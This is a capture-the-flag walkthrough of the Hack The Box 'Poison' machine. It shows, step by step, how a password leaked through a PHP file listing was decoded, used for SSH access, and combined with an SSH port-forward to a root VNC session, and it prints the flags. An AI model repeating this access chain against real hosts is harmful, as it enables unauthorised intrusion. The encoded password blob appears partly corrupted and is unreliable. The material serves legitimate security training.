HTB Active: Poison

Eric Cartman1027

July 8, 2018

1 Disclaimer

This is a walkthrough of the box *poison* from `https://www.hackthebox.eu/home/machines/profile/132` This is for INTERNAL USE and PURPOSE OF EDUCATION only.





Figure 1: poison

2 Reconnaissance


Starting with nmap, we discover that both *port 80 and port 22* are open. 2



```
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFLpOCLU3rRUdNNbb5u5WlP+JKUpoYw4znHe0n4mRlv5sQ5kkkZSDNMqXtfWUFzevPaLaJboN
BOAXjPwd1OV1wL2YFcGsTL5MOXgTeW4ixpxNBsnBj67mPSmQSaWcudPUmhqnT5VhKYLbPk43FsWqGkNhDtbuBVo9/BmN+GjN1v7w54PPtn8wDd7Za
p3yStvwRxeq8E0nBE4odsfBhPPC01302RZzkiXymV73WqmI8MeF9W94giTBQS5swH6NgUe4/QV1tOjTct/uzidFx+8bbcwcQ1eUgK5DyRLaEhou7P
RlZX6Pg5YgcuQUlYbGjgk6ycMJDuwb2D5mJkAzN4dih
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKXh613KF4mJTcOxbIy/3mN/O/wAYht2Vt4m9PU
oQBBSao16RI9B3VYod1HSbx3PYsPpKmqjcT7A/fHggPIzDYU=
|   256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJrg2EBbG5D2maVLhDME5mZwrvlhTXrK7jiEI+MiZ+Am
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
```

Figure 2: nmap

By requesting HTTP, we land at a page for temporarily testing local php scripts. After a trial of options we discover that there is an array in the script *listfiles.php*. Open that and we see the *8th* element of the array stores a txt file called pwdbackup. After open the file, we obtain an encoded version of the passcode. 3



Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname: pwdbackup.txt

```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] =>
phpinfo.php [8] => pwdbackup.txt )
```

```
This password is secure, it's encoded atleast 13 times.. what could go wrong really..
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4YTBKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJJVjBadmQxWkVYUStoVlljUmxTVcUV4VmNSXZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVjbUVPVGZvYTJ2RjFlaG9RV0liQUdHRVRteDZVmxkamRQVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRWWlplRlZyWkZoaFpYV1ZYTmFVVmtwMFZVbGtZWkQw
NFYySkdjR2hhUlZaM1ZUMWRkSlFrVkZVbFZYWGRHQ0gNBVmpUVFdXV1JWNE1QZW5wSG9mYVVFQ3F2
Vm14elZteHcKVG1KRFlsNGJGbUZHYkdkUmpOWFhmcXBqlNVMWRoZUZWaGNYQnpVaEpBTmVRQUw3
WkZOWFJsSnNWbmhVbXNXWlhSZFZZRVZaQ2xWZU9ZM0Jpb1JHSmpVZEVhcFZFMEJUVWVVJFVnpOUFpiRnBX
VmpOU00xcEZhbVRPVmRXSm1Z0JhVaSFRBV1VnY1ZNU1VISkRVazlhV05VR1kyaEdTMW9EbVJGR0NYUldK
Ukd4RVdkdWIzZFBVU5uUFFQWSwo=
```

Figure 3: backup.txt

After decoding it for 13 times as instructed, we thereby obtain a passphrase. Since port 22 is another important clue, our first guess is that the password points to a ssh connection. 4 indicates that we do have a successful ssh connection with the passphrase discovered. After log in, we thereby discover the user flag.




```
root@kali:~/hack_the_boz/poison# ssh -i secret.txt charix@10.10.10.84
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'secret.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "secret.txt": bad permissions
Password for charix@Poison:
Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!
```

```
charix@Poison:~ % ls
secret.zip       user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
```

Figure 4: ssh connection with the passphrase

We also notice that there is a zip file called *secret.zip*. Here we use the *scp charix@10.10.10.84:secret.zip path* to save copy the file from poison onto Kali box. After we unzip it with the a section of the passphrase we obtained earlier, we see a *secret* file, when we cat it, we obtain 5 bytes of weird looking characters. But it should not be too hard to guess that they are passphrase of some sort. 5



```
root@kali:~/hack_the_boz/poison# scp charix@10.10.10.84:secret.zip /root/hack_the_boz/poison/
Password for charix@Poison:
secret.zip                                                100%  166     4.8KB/s   00:00
root@kali:~/hack_the_boz/poison# ls
poison.dirb  poison.gnmap  poison.nmap  poison.xml  secret.txt  secret.zip
root@kali:~/hack_the_boz/poison# 
```


```
root@kali:~/hack_the_boz/poison# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
password incorrect--reenter:
password incorrect--reenter:
 extracting: secret
root@kali:~/hack_the_boz/poison# 
```

```
root@kali:~/hack_the_boz/poison# cat secret
[|Ѣz!root@kali:~/hack_the_boz/poison# 
```

Figure 5: transferring and unzipping secret.zip

3 Enumerating services

When we *top* Charix in poison, we see a list of command with user access. One particular service that looks really interesting is the *Xvnc*, which is the server program for *Virtual Network Computing*, a remote-desk control software which allows client to gain access to the machine. ??



```
last pid:   751;  load averages:  0.56,  0.40,  0.28
29 processes:  2 running, 27 sleeping
CPU:  0.0% user,  0.0% nice,  0.4% system,  0.0% interrupt, 99.6% idle
Mem: 32M Active, 29M Inact, 46M Wired, 8296K Buf, 858M Free
Swap: 1024M Total, 1024M Free

  PID USERNAME    THR PRI NICE   SIZE    RES STATE    TIME    WCPU COMMAND
  543 root          2  20    0 56320K  5392K RUN      0:01   0.06% vmtoolsd
  746 charix        1  20    0 20160K  3432K RUN      0:00   0.03% top
  723 charix        1  20    0 85228K  7900K select   0:00   0.01% sshd
  319 root          1  20    0  9560K  5052K select   0:00   0.01% devd
  390 root          1  20    0 10500K  2452K select   0:00   0.00% syslogd
  638 www           1  20    0    99M 11700K kqread   0:00   0.00% httpd
  625 root          1  20    0 99172K 11516K select   0:00   0.00% httpd
  529 root          1  20    0 23620K  8872K select   0:00   0.00% Xvnc
  724 charix        1  20    0 19660K  3656K pause    0:00   0.00% csh
  540 root          1  37    0 67220K  7064K select   0:00   0.00% xterm
  642 root          1  20    0 20636K  6140K select   0:00   0.00% sendmail
  719 root          1  20    0 85228K  7836K select   0:00   0.00% sshd
  541 root          1  28    0 37620K  5312K select   0:00   0.00% twm
  567 root          1  52    0 19660K  3616K ttyin    0:00   0.00% csh
  637 www           1  20    0    99M 12000K lockf    0:00   0.00% httpd
  649 root          1  21    0 12592K  2436K nanslp   0:00   0.00% cron
  641 www           1  20    0    99M 11896K lockf    0:00   0.00% httpd
  640 www           1  20    0    99M 11920K lockf    0:00   0.00% httpd
  620 root          1  20    0 57812K  7052K select   0:00   0.00% sshd
  639 www           1  20    0    99M 11700K lockf    0:00   0.00% httpd
```


```
529 root          1  20    0 23620K  8872K select   0:00   0.00% Xvnc
```

Figure 6: Xnvc running with root

4 Tunneling – Taking Defensive Strategy into Offensive Use

Our first instinct guide us to run *vncviewer*, the vnc client software inside charix. Yet notice that vncviewer is not installed in charix. Which means we have to connect to the vnc server from Kali. 7. shows that Kali fails to establish a connection with VNC Server at port 5901, the server port XVNC runs on.

But in **??**, we clearly see that the server is up running normally. This implies that the server must either work with the firewall or implement some other security feature such that insecure communication gets blocked,




```
charix@Poison:~ % vncviewer
vncviewer: Command not found.
charix@Poison:~ % 
```

```
root@kali:~# vncviewer
XIO:  fatal IO error 11 (Resource temporarily unavailable) on X server ":1"
      after 288 requests (288 known processed) with 0 events remaining.
root@kali:~# vncviewer
vncviewer: ConnectToTcpAddr: connect: Connection refused
Unable to connect to VNC server
root@kali:~# 
```

Figure 7: VNC Connection fails

But what if we can connect to the server internally even though we don't have vncviewer properly installed in Charix? After a bit research, we realize that one of the ways to *enhance* security of the VNC connection is to tunnel ti via a ssh channel. We can set up ssh in a way as if we have the remote VNC server appeared to be a server on our local machine, and then forward any traffic we send to our 'local' server to port 5901 on Poison through a secure SSH encrypted channel. This scheme has been designed in order to provide better security for VNC Client use. Yet in this case, we can use exactly this feature to bypass the security check – We can set up a ssh connection to charix at port 5901, and a listening port at our local host, such that any traffic we send via our local port will be sent into port 5902 via SSH with encryption implemented. In this way, we have a chance to bypass the gateway port 5901 sets up in poison. **??** illustrates the most significant stage in this attack.




```
root@kali:~# ssh -L 5902:localhost:5901 charix@10.10.10.84
```

```
root@kali:~/hack_the_boz/poison# vncviewer -passwd secret localhost:2
```

Figure 8: Tunel VNC through SSH

As expected, we *start a SSH connection to charix, and also listen on port 5902 in the kali box, and forward any connections there to port 5901 on posion via secure channel.* Then, we *run VNCviewer and start talking to our local port 5902. These traffic then gets sent directly tunneled to port 5901 on Poison, and then bypass the gateway of the real server.* It is reasonable to suppose that root at poison sets up port 5901, such that it only allows secure connection via ssh(as a feature of enhancing security).

After running the above commands, we successfully get access to root, and harvest the root flag from there. A boat has been docked. 9



```
root@Poison:~ # 
```

```
root@Poison:~ # ls
.Xauthority     .k5login        .rnd            .viminfo
.cshrc          .login          .ssh            .vnc
.history        .profile        .vim            root.txt
root@Poison:~ # cat root.txt
716d04b188419cf2bb99d891272361f5
root@Poison:~ # 
```

Figure 9: Flag Harvested

5 Summary

As a summary, this exercise can be considered really easy during the OSINT stage. Yet it requires a lot of research, understanding and staging during the rooting stage, which is really good as a puzzle for beginners. It also helps to illustrate the concept of tunneling traffic in other applications. This alone should make this machine valuable and fantastic to use.

Figure 10: Boat Docked